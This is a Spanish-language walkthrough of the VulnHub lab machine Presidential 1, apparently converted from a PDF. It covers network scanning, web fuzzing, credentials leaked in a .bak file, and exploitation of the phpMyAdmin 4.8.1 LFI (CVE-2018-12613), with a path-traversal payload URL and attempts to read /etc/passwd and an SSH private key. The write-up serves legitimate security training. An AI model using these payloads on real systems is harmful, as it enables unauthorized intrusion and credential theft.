
PRESIDENTIAL 1

1. PRESIDENTIAL 1

https://www.vulnhub.com/entry/presidential-1,500/



Description

Back to the Top

The Presidential Elections within the USA are just around the corner (November 2020). One of the political parties is concerned that the other political party is going to perform electoral fraud by hacking into the registration system, and falsifying the votes.

The state of Ontario has therefore asked you (an independent penetration tester) to test the security of their server in order to alleviate any electoral fraud concerns. Your goal is to see if you can gain root access to the server – the state is still developing their registration website but has asked you to test their server security before the website and registration system are launched.

This CTF was created and has been tested with VirtualBox. It should also be compatible with VMWare and is DHCP enabled.

Rating: Medium/Hard - Enumeration is your friend

?

1.1. Preliminar

- Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su *TTL*. Nos enfrentamos a un *Linux*.

```
❯ arp-scan -I ens33 --localnet --ignoredups
Interface: ens33, type: EN10MB, MAC: 00:0c:29:97:2c:22, IPv4: 192.168.1.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     34:57:60:da:6a:e7       MitraStar Technology Corp.
192.168.1.34    5c:e4:2a:16:89:15       (Unknown)
192.168.1.54    08:12:a5:98:8e:1e       Amazon Technologies Inc.
192.168.1.53    e4:7d:bd:34:e3:4c       Samsung Electronics Co.,Ltd
192.168.1.75    00:0c:29:d1:e2:b4       VMware, Inc.
192.168.1.85    7c:10:c9:be:84:bc       (Unknown)
192.168.1.44    44:ef:bf:de:d5:60       China Dragon Technology Limited
192.168.1.181   58:2f:40:99:00:cd       Nintendo Co.,Ltd
192.168.1.72    26:ce:4c:96:e7:cb       (Unknown: locally administered)
192.168.1.97    b8:3b:cc:36:b2:e1       (Unknown)
192.168.1.125   3a:56:dd:38:55:e7       (Unknown: locally administered)

11 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.910 seconds (134.03 hosts/sec). 11 responded
❯ ping 192.168.1.75
PING 192.168.1.75 (192.168.1.75) 56(84) bytes of data.
64 bytes from 192.168.1.75: icmp_seq=1 ttl=64 time=0.414 ms
64 bytes from 192.168.1.75: icmp_seq=2 ttl=64 time=0.304 ms
64 bytes from 192.168.1.75: icmp_seq=3 ttl=64 time=0.325 ms
^C
--- 192.168.1.75 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.304/0.347/0.414/0.047 ms
❯ whichSystem.py 192.168.1.75

192.168.1.75 (ttl -> 64): Linux
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*.

```
❯ cat allports -l java
File: allports

# Nmap 7.93 scan initiated Fri Jan 12 18:12:43 2024 as: nmap -sS -p- --open -T5 -n -Pn --min-rate 5000 -oG allports 192.168.1.75
Host: 192.168.1.75 ()   Status: Up
Host: 192.168.1.75 ()   Ports: 80/open/tcp//http///, 2082/open/tcp//infowave///  Ignored State: closed (65533)
# Nmap done at Fri Jan 12 18:12:44 2024 -- 1 IP address (1 host up) scanned in 1.93 seconds
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Evidencia en archivo *targeted*. Tenemos **SSH** con versión *7.4.*, por lo que es probable que podamos enumerar posibles usuarios a nivel de sistema.


```
❯ cat targeted -l ruby
File: targeted

# Nmap 7.93 scan initiated Fri Jan 12 18:14:50 2024 as: nmap -sCV -p80,2082 -oN targeted 192.168.1.75
Nmap scan report for 192.168.1.75
Host is up (0.00032s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
|_http-title: Ontario Election Services &raquo; Vote Now!
| http-methods:
|_  Potentially risky methods: TRACE
2082/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 0640f4e58cad1ae686dea575d0a2ac80 (RSA)
|   256 e9e63a838e94f298dd3e70fbb9a3e399 (ECDSA)
|_  256 66a8a19fdbd5ec4c0a9c4d53156c436c (ED25519)
MAC Address: 00:0C:29:D1:E2:B4 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 12 18:14:56 2024 -- 1 IP address (1 host up) scanned in 6.59 seconds
```


1.3. Tecnologías web

- **Whatweb**: no nos reporta mucho, pero parece haber una dirección que apuntaremos en nuestro /etc/hosts para que resuelva esta dirección.

- 


1.4. Fuzzing web


- Gobuster: tratamos de buscar directorios. Comprobamos en este caso que para acceder a algunos directorios requerimos usar `/` al final para que éstos se detecten. Por tanto, usamos el parámetro `--add-slash` en Gobuster. En este punto, descubrimos un directorio /cgi-bin, por lo que pensamos en un posible ataque Shellshock. No obstante, nos damos cuenta posteriormente que la versión de Bash esta bastante actualizada.
  - 

- También tratamos de averiguar posibles subdominios. Para ello empleamos un diccionario de Seclists. Encontramos un subdominio: datasafe.votenow.local. Añadimos éste a nuestro /etc/hosts.
  - 


- Como de momento no tenemos mucha más información, vamos a tratar de realizar un escaneo un poco más exhaustivo: concatenaremos otras extensiones a los directorios con `-x`


`php,txt,html,bak,tar`. Entre los directorios descubiertos, accedemos a config.php, pero no vemos nada, de momento.

- 

- Accedemos a config.php.bak y tampoco encontramos nada, hasta que examinamos el código fuente de la página. Aquí encontramos unas credenciales que guardamos en un archivo *data*.
  - 


1.5. LFI to RCE in phpMyAdmin 4.8.1


- CVE-2018-12613.
- Vamos ahora al subdominio que encontramos previamente datasafe.votenow.local. Nos encontramos con un panel de acceso. Usamos las credenciales encontradas y conseguimos entrar. Tratamos también de conectarnos por SSH con `ssh votebox@192.168.1.75 -p 2082` para usar estas credenciales, pero no podemos. No obstante, descubrimos que dentro de esta página se está usando por detrás *PhpMyAdmin 4.8.1*.
  - 

- Sabiendo esto, buscamos posibles exploits para esta versión, y encontramos que hay un LFI que deriva en una ejecución de código remoto.
  - 
```
❯ searchsploit phpmyadmin 4.8.1
------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ---------------------------------
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (1)                                           | php/webapps/44924.txt
phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion (2)                                           | php/webapps/44928.txt
phpMyAdmin 4.8.1 - Remote Code Execution (RCE)                                                        | php/webapps/50457.py
------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
❯ searchsploit -m php/webapps/50457.py
  Exploit: phpMyAdmin 4.8.1 - Remote Code Execution (RCE)
      URL: https://www.exploit-db.com/exploits/50457
     Path: /usr/share/exploitdb/exploits/php/webapps/50457.py
    Codes: CVE-2018-12613
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/parrotp/pryor/CTF/vulnhub/Presidential-1/exploits/50457.py
```


> - PhpMyAdmin es una aplicación de software de código abierto escrita en PHP, diseñada para gestionar de manera fácil y eficiente bases de datos MySQL o MariaDB a través de una interfaz web. Proporciona una variedad de herramientas para administrar bases de datos, tablas, usuarios, privilegios, consultas SQL, importación y exportación de datos, entre otras funciones.

1.5.1. LFI


- Abrimos el exploit del LFI para ver cómo funciona por detrás. Parece ser que el parámetro vulnerable es el que podemos ver en esta imagen.
  - 
```
# 4th req: execute payload
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
if r.status_code != 200:
  print("Exploit failed")
  exit()
```

- Explotando este LFI conseguimos tener acceso al /etc/passwd de la máquina víctima. Vemos que *admin* es un usuario válido a nivel de sistema.
  - 

- Por tanto, tratamos de acceder a /home/admin/.ssh/id_rsa para comprobar si podemos listar su clave privada de SSH, pero no tenemos acceso. Seguidamente, intentamos listar /var/log/apache2/access.log para ver si podemos efectuar un Log Poisoning, pero no existe este archivo aparentemente. Lo que sí podemos listar es el contenido de /proc/net/tcp.




- Lo que hacemos a continuación es guardar el contenido de /proc/net/tcp en un archivo *data_ports*. Ahora, mediante **expresiones regulares**, filtramos para quedarnos solo con el puerto en sí, para, seguidamente, iterar sobre los mismos. Usamos `$((0x$port))` para convertir el valor de `port` de hexadecimal a decimal. Y con este one-liner obtenemos los **puertos internos abiertos**. Ahora vemos que, internamente, tenemos otro puerto que no pudimos enumerar antes, el *puerto 3306*, el cual corresponde a **MySQL**.




> - El directorio /proc/net/tcp contiene información sobre las **conexiones TCP** establecidas en el sistema. Este directorio es parte del sistema de archivos /proc, que proporciona información sobre el estado del kernel y otros detalles del sistema en tiempo real.
> - El directorio /proc/net/fib_trie contiene información sobre la estructura de la **tabla de rutas (routing table)** del kernel. La tabla de rutas se utiliza para determinar cómo se deben enrutar los paquetes de red a través del sistema. Dentro del directorio /proc/net/fib_trie, encontrarás archivos que proporcionan información detallada sobre las entradas de la tabla de rutas, organizada en una estructura de árbol.

1.5.2. RCE


- Tras enumerar diversos directorios a través de este **LFI**, vamos a tratar de ejecutar comandos mediante el parámetro vulnerable que nos proporcionaba el exploit. Para ello, necesitamos nuestro identificador de sesión, ya que éste tendremos que incluirlo en la URL. Para ello, abrimos las herramientas de desarrollador y copiamos el valor de la **cookie** llamada *PhpMyAdmin*.




- Ahora, tras nuestro LFI (`/../../..`), concatenamos /var/lib/php/session/sess_(cookie) en la URL. Esta vulnerabilidad se debe a que en este directorio se almacenan las sesiones en archivos temporales. Pues bien, al acceder a este recurso, la información listada de este modo corresponde en parte a lo que estamos viendo por la web.



